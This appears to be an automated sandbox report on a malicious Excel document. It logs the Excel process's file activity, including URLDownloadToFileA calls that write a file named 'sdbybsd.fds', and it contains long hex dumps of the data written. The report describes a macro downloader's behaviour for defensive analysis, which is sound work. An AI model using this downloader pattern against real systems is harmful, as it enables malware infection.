d7 07 df 4f e9 df 4f 9d 7d db 25 4f 9e 3d ed b2 df 9e bd 09 be af bf f4 b1 b3 cf d3 df 8f 9f 3d 11 de d6 09 7f 3a fb ef fa f7 d3 c6 fb b6 5b 42 2c c7 48 bd 4b 22 42 b3 2d 76 f4 cb ef dd 7e 53 fa ae 1f 8d 3d af 14 ee 50 0b a8 51 6b d7 ef ae 9a 6a 41 48 80 c3 5a a6 10 9c 04 fd a9 eb 85 90 f9 46 bb 4a 0c 1c fc 59 91 01 35 be 85 cc 3d 7b d5 de 5c 84 7c fa 97 1d 71 16 a4 d7 79 52 c8 64 31 ff 6e 2a 41 8b 1a 8d ba 55 ff 8b 5d a4 ff 2a c6 d8 91 c0 8f 1c bf 38 bc 78 79 18 de 57 a8 9c d1 50 0b 97 e9 2f fd 57 0d d5 2f be 73 d1 cd e1 9b 11 fa e5 6b 46 0f 20 4e 5a 83 cc 5f 2d fc bf d8 80 a1 27 57 c3 63 49 91 61 1c f6 ce c5 c5 2e be cd 00 56 5e ca 6e ec 06 ee d9 02 b8 3b ef ba f3 16 96 4f 48 ed a0 1a de 89 53 70 b5 17 df b9 f8 f6 1f 01 f0 e2 c5 48 d7 0a 2d 81 b7 50 92 8f bb 66 64 25 be fe fb fa ef eb bf af ff be fe fb fa ef eb bf af ff be fe fb fa ef eb bf af ff fe ff fa 6b ff 4b 1 3 27 90 1b ab 2d 48 96 37 ad 59 59 24 44 16 c7 91 5f 13 13 8a 25 2a 26 1a 25 85 57 90 a6 26 c9 be a9 1c c2 5e 1e ee 24 72 d1 56 2b dc c5 5b 16 27 51 d4 9b 20 4f 6d b3 42 68 08 8b 7c e3 22 ad 8c 25 ed ed e0 10 0d bb 39 46 96 c9 df 80 1a e9 12 e0 6e 2e 8e cb 72 54 1c 96 14 bb 62 25 f7 b1 94 22 8f bd c3 1a 3c 92 da 2c 2e c3 83 b0 4c 7e 92 c3 8b 8a 49 49 29 55 6c e4 3a 9d 96 ec ed d4 91 70 23 93 79 85 90 1c b9 20 0f c9 c9 e4 e2 42 c8 22 f2 d5 95 b9 c8 22 99 70 85 90 76 f2 5a 1e d2 2e 93 b7 ae cc 45 9e 94 14 ab 52 4c 7e 07 d7 41 2c 9e ec ed 74 6e ad 73 73 fa a5 4c fe 58 08 cc 93 1f 9f 0a e6 65 d2 9 2 01 b7 f7 b2 35 fd e5 1c 58 93 5f 99 4e 7e c5 db 10 4e cc d7 d4 84 27 56 93 d0 c4 64 d8 89 77 92 77 7a ac a8 c7 3e 75 2 d 27 e0 6e 58 48 66 1b 9d 50 ca 13 93 24 89 aa 55 54 ad a4 6a 05 55 05 aa 3a 42 09 80 92 f5 21 84 1a 3a aa 90 1f 1f 26 15 00 3f 5a e7 e6 2d e1 62 3f 59 00 45 e6 e3 ee 46 28 7f a8 e9 75 2b 6a af 06 78 67 4a 0d 05 31 3d ac 8a 45 26 37 58 6c 4c 92 48 57 a5 a1 4a a8 fa 8e 22 41 41 f0 8f 63 e1 cb 21 1c e9 aa 32 85 4c 53 61 c5 67 e6 53 dd 26 15 c2 5f a2 02 54 1b 50 61 e7 6f a3 3c ea 04 93 0a e1 ad 79 d4 93 8c 0a 35 99 09 1e 87 18 13 5b e7 1a 7a 87 26 99 6c 40 ac 1a 89 0d c6 58 5c 80 3d d9 64 03 e2 da 0c bb fd 08 5b 5b b2 0a d6 26 6f 5a b3 b2 48 88 2c 8e 23 bf 26 26 14 4b 54 4c 34 b2 ac 3c 64 b5 cb 9a 9a 24 0e 36 91 97 87 bc 10 93 48 cf df ad 48 53 e3 2d 8b 93 28 ea 4d 90 6b 5f b6 42 74 08 8b 7c 66 af 50 40 9f 7c 8a 5 9 1d Data Ascii: 1faar`Slr^bU@EoU-l#x15pR,M77C6'Z:"Z`P4p7MB={~>{ZdCqvd7m,2[fBUz?G^\}~X]w?Zw*'NGSOO}%O==:[B,HK"B-v~S=PQkjAHZFJY5={|qyRd1n*AU]*8xyWP/W/skF NZ_-'WcIa.V^n;OHSpH-Pfd%kK'-H7YY$D_%*&%W&^$rV+['Q OmBh|"%9Fn.rTb%"<,.L~II)Ul:p#y B""pvZ.ERL~A,tnssLXe5X_N~N'Vdwwz>u-'nXHfP$UTjU:B!:&?Z-b?YEF(u+jxgJ1=E& 7XlLHWJ"AAc!2LSagS&_TPao<y5[z&l@X\=d[[&oZH,#&&KTL4<d$6HHS-(Mk_Bt|fP@|Y

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1748 Parent PID: 584

General

Start time:	21:02:31
Start date:	06/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f1e0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\BFE5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F52EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\51CE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FF0828C	URLDownloadToFileA
C:\Users\user\sdbybsd.fds	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13FF0828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\3016.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F52EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\BFE5.tmp	success or wait	1	13F79B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\3016.tmp	success or wait	1	13F79B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\51CE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\02CE0000	C:\Users\user\Desktop\SecuriteInfo.com.Heur.4923.xls.	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA8B9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.png	C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.png	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image020.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image020.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image021.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image021.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image022.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image022.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA8B9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\51CE0000	569	452	bc 55 5b 4f db 30 14 7e 9f c4 7f 88 fc 8a 12 17 26 4d d3 d4 94 07 2e 8f 0c 69 ec 07 1c ec 93 c6 aa 6f b2 0d a4 ff 7e b6 1b 32 a8 b2 a6 11 8c 97 5c 6c 7f b7 e3 e4 78 79 d1 29 59 3c a1 f3 c2 e8 9a 9c 55 0b 52 a0 66 86 0b bd ae c9 ef fb 9b f2 3b 29 7c 00 cd 41 1a 8d 35 d9 a2 27 17 ab 93 2f cb fb ad 45 5f 44 b4 f6 35 69 43 b0 3f 28 f5 ac 45 05 be 32 16 75 9c 69 8c 53 10 e2 ab 5b 53 0b 6c 03 6b a4 e7 8b c5 37 ca 8c 0e a8 43 19 12 07 59 2d af b0 81 47 19 8a eb 2e 0e ef 9c 58 bd 26 c5 e5 6e 5d 92 aa 89 50 09 9f c6 e9 28 02 55 33 8a e8 ca 34 33 8e 71 28 fd 1e 08 ac 95 82 41 88 f5 a0 4f 9a ef 65 29 fb 1c 55 44 e6 35 be 15 d6 9f c6 b0 ff 50 48 33 6f 73 bc 16 e8 71 3f e3 06 38 c1 b1 b8 03 17 6e 41 c5 b4 b4 93 f4 d9 b8 cd 83 31 9b ea 30 49 72 a9 7c 89 1d 43 59 f9 16	.U[O.0.~.....&M.....i.... ...o....~..2.....\l....xy.)Y< .....U.R.f.....;)|..A..5. .'.../...E_D..5iC.?(..E..2.u.i .S...[S.l.k....7....C...Y-...G .....X.&..n]...P....(.U3...4 3.q(.....A...O..e)..UD.5..... ..PH3os...q?..8.....nA..... .1..0lr.|..CY..	success or wait	20	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\51CE0000	1021	2	03 00	..	success or wait	20	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\51CE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 00 72 e5 a8 c6 01 00 00 95 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!..r.............. [Content_Types].xml ... (....................................	success or wait	26	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\51CE0000	3829	1713	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 1e 00 00 00 1d 08 02 00 00 00 32 c6 4b 5b 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 06 56 49 44 41 54 48 4b 85 56 f9 53 13 67 18 de cd 66 37 c9 c6 04 c2 9d 80 04 48 40 40 39 14 14 11 04 c9 30 5a 8f a9 4e 55 da 5a db a9 ed d4 8e 5a ff 19 9d f6 d7 76 3a 56 47 04 8f 16 ed d4 22 c8 e1 41 1b 2e 11 41 01 15 44 b9 41 12 72 ef d1 e7 4b 68 44 44 d9 64 66 af f7 7b de e7 7d de e3 5b 5a 96 65 6a b5 c3 e7 76 0f 3d e8 6e ae a9 81 61 d9 a1 43 96 dc 3c 15 cf af b6 88 a2 3f 0c ed 76 3a 47 fa fa 3a eb eb 47 1e f5 fa 3c 1e c0 a9 34 9a e4 ec f5 1b 2b 2b 93 b3 b2 78 9d ee 03 0e de 0b ed 71 2e bc 1c 18 e8 68 a8 1f ee e9 71 3b 1c 0a 8a 12 83 f1 31 34 2d 51	.PNG........IHDR.............2 .K[....sRGB.........pHYs...... ....+.....VIDATHK.V.S.g...f7 .. ..H@@9.....0Z..NU.Z..... Z.. ...v:VG....."..A...A..D.A.r... KhDD.df..{..}..[Z.ej...v.=.n.. .a..C..<......?..v:G..:..G...< ...4.....++...x.......q.....h. ...q;......14-Q	success or wait	6	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\51CE0000	66205	1759	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 00 72 e5 a8 c6 01 00 00 95 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 ff 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 9f 01 7d fb 48 01 00 00 58 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 25 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 19 47 96 c0 c3 01 00 00 63 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 ad 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!..r............ ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!...}.H...X... ....%...xl/_rels/wor kbook.xml.relsPK..-.........!. .G......c..................... xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\02CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0a 00 01 00 02 00 03 00 04 00 05 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 03 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02	........g2.................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X.@ ...."..	success or wait	3	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\02CE0000	unknown	16384	34 70 50 64 71 0f 9c bb b8 7a f5 1a 91 44 2c 09 95 ff e8 24 20 53 5d bd f4 79 15 cd 13 16 43 55 e5 53 ea 53 7e fc e9 b9 88 2f e0 27 7d 66 89 d9 ae b8 1f 8b 1a d8 25 8c b8 33 e5 f5 2c 5e bd c2 d7 b8 f6 7c 0e 44 3a 35 d7 02 6f b1 0c 1a 72 5a c9 8f cb ca c8 92 48 3b db 71 4e 76 2e a1 f1 25 c3 17 73 4e 95 c5 c0 25 27 51 67 87 2e 2a 60 ed 96 ad 5b 0b f2 f3 a5 1f 87 33 6b e1 70 5b 7b c7 d9 b3 17 ce 9e 3d c7 c1 0c e2 e2 e4 a7 90 9e 88 3f f4 f3 33 5f 5c b9 72 05 d6 6b 79 05 71 02 c5 22 22 33 0a aa 06 7b 88 9d 91 ff ce a5 01 67 3e ff 82 33 12 9c 37 22 87 9c 3c e2 6b 57 ae 7d 7e e6 cb 87 0d 8f 48 bf 55 e7 e4 62 eb 6a d6 6d ae df 9c 88 36 92 04 70 ed da f5 cf 3e f9 2d 89 b7 6d ad 6d 03 03 83 a8 4c dc a0 75 f5 ca b5 c6 67 8d d2 ff 84 ea e5 f1 d2 5e 1f 17 61 b5 64 16	4pPdq....z...D,....$ S]..y.... CU.S.S~..../.'}f.....%..3.. ,^.....|.D:5..o...rZ.....H;.q Nv...%..sN...%'Qg..*`...[..... .3k.p[{.....=.....?..3_\ .r..ky.q..""3...{.....g>..3. .7".. <.kW.}~.....H.U..b.j.m... .6..p....>.-..m.m....L..u....g .....^..a.d.	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\02CE0000	unknown	10288	11 18 24 c6 b7 ba b5 6c 61 6d 49 5b c7 f8 f7 de 49 14 79 eb e9 39 df ed 3d 1d 4d 1a 55 91 5a 58 57 1a cd 20 ec 04 40 84 ce 4c 5e ea 2d 83 cd fa f9 6e 00 c4 79 ae 73 5e 19 2d 18 1c 85 83 c9 f8 fa 6a c4 87 b9 39 e8 95 a8 53 bf 25 38 44 bb 21 67 50 78 bf 1f 52 ea b2 42 28 ee 3a 66 2f 34 7a d2 58 c5 3d 4a bb a5 b9 e5 07 1c ae 2a da 0d 82 3e 55 bc d4 f8 42 c1 f7 62 56 88 6c 97 7e 29 06 22 79 cc 66 22 2d de f9 d3 72 27 37 95 aa e7 8b c1 82 b1 db 9b 66 fa 00 c4 8b c6 9f c3 b5 5c 7c b8 d7 54 2d d7 ea 37 f0 33 6e 9e 63 9f 24 c6 fd e5 cb f1 d3 96 f9 8a 3b 2f 2c 03 ac 88 85 d1 84 31 b6 68 aa a9 ce 0a 63 db b3 b4 46 11 6b 0e 0c fa 40 32 53 31 e8 42 ab df a4 74 c2 23 11 45 51 8c 38 5a 7f 57 61 2f 0a 02 a0 2d ee cd 09 0e 4f 11 cc f7 2e f0 41 9c 74 e3 0b 3a ee 87 f7 49	..$....lamI[....I.y..9..=.M.U. ZXW.. ..@..L^.-....n..y.s^.- .. ..j...9...S.%8D.!gPx..R..B (.:f/4z.X.=J.....*...>U...B.. bV.I.~).''y.f''-...r'7.....f .....\|..T-..7.3n.c.$..... ...;/,.....1.h....c...F.k...@ 2S1.B...t.#.EQ.8Z.Wa/...- ....O.....A.t.:....I	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\02CE0000	unknown	16384	34 70 50 64 71 0f 9c bb b8 7a f5 1a 91 44 2c 09 95 ff e8 24 20 53 5d bd f4 79 15 cd 13 16 43 55 e5 53 ea 53 7e fc e9 b9 88 2f e0 27 7d 66 89 d9 ae b8 1f 8b 1a d8 25 8c b8 33 e5 f5 2c 5e bd c2 d7 b8 f6 7c 0e 44 3a 35 d7 02 6f b1 0c 1a 72 5a c9 8f cb ca c8 92 48 3b db 71 4e 76 2e a1 f1 25 c3 17 73 4e 95 c5 c0 25 27 51 67 87 2e 2a 60 ed 96 ad 5b 0b f2 f3 a5 1f 87 33 6b e1 70 5b 7b c7 d9 b3 17 ce 9e 3d c7 c1 0c e2 e2 e4 a7 90 9e 88 3f f4 f3 33 5f 5c b9 72 05 d6 6b 79 05 71 02 c5 22 22 33 0a aa 06 7b 88 9d 91 ff ce a5 01 67 3e ff 82 33 12 9c 37 22 87 9c 3c e2 6b 57 ae 7d 7e e6 cb 87 0d 8f 48 bf 55 e7 e4 62 eb 6a d6 6d ae df 9c 88 36 92 04 70 ed da f5 cf 3e f9 2d 89 b7 6d ad 6d 03 03 83 a8 4c dc a0 75 f5 ca b5 c6 67 8d d2 ff 84 ea e5 f1 d2 5e 1f 17 61 b5 64 16	4pPdq....z...D,....$ S]..y.... CU.S.S~..../.'}f.....%..3.. ,^.....|.D:5..o...rZ.....H;.q Nv...%..sN...%'Qg..*`...[..... .3k.p[{.....=.....?..3_\ .r..ky.q..""3...{.....g>..3. .7".. <.kW.}~.....H.U..b.j.m... .6..p....>.-..m.m....L..u....g .....^..a.d.	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\02CE0000	unknown	15876	11 18 24 c6 b7 ba b5 6c 61 6d 49 5b c7 f8 f7 de 49 14 79 eb e9 39 df ed 3d 1d 4d 1a 55 91 5a 58 57 1a cd 20 ec 04 40 84 ce 4c 5e ea 2d 83 cd fa f9 6e 00 c4 79 ae 73 5e 19 2d 18 1c 85 83 c9 f8 fa 6a c4 87 b9 39 e8 95 a8 53 bf 25 38 44 bb 21 67 50 78 bf 1f 52 ea b2 42 28 ee 3a 66 2f 34 7a d2 58 c5 3d 4a bb a5 b9 e5 07 1c ae 2a da 0d 82 3e 55 bc d4 f8 42 c1 f7 62 56 88 6c 97 7e 29 06 22 79 cc 66 22 2d de f9 d3 72 27 37 95 aa e7 8b c1 82 b1 db 9b 66 fa 00 c4 8b c6 9f c3 b5 5c 7c b8 d7 54 2d d7 ea 37 f0 33 6e 9e 63 9f 24 c6 fd e5 cb f1 d3 96 f9 8a 3b 2f 2c 03 ac 88 85 d1 84 31 b6 68 aa a9 ce 0a 63 db b3 b4 46 11 6b 0e 0c fa 40 32 53 31 e8 42 ab df a4 74 c2 23 11 45 51 8c 38 5a 7f 57 61 2f 0a 02 a0 2d ee cd 09 0e 4f 11 cc f7 2e f0 41 9c 74 e3 0b 3a ee 87 f7 49	..$....lamI[....I.y..9..=.M.U. ZXW.. ..@..L^.-....n..y.s^.- .. ..j...9...S.%8D.!gPx..R..B (.:f/4z.X.=J.....*...>U...B.. bV.I.~).''y.f''-...r'7.....f .....\|..T-..7.3n.c.$..... ...;/,.....1.h....c...F.k...@ 2S1.B...t.#.EQ.8Z.Wa/...- ....O.....A.t.:....I	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\02CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0a 00 01 00 02 00 03 00 04 00 05 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 03 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02	........g2................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X.@ ...."..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\02CE0000	unknown	184	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 a9 b9 d6 62 2b d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0.............. 8.......@.......P.......h..... ..t.......................... user...........Microsoft Excel .@.....|.#...@.......b+..........	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\02CE0000	unknown	308	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 04 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bd 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 05 00 00 00 11 00 00 00 44 20 6f 20 63 20 75 20 20 53 20 69 20 67 20 6e 00 06 00 00 00 44 6f 63 73 33 00 06 00 00 00 44 6f 63 73 31 00 06 00 00 00 44 6f 63 73 32 00 06 00 00 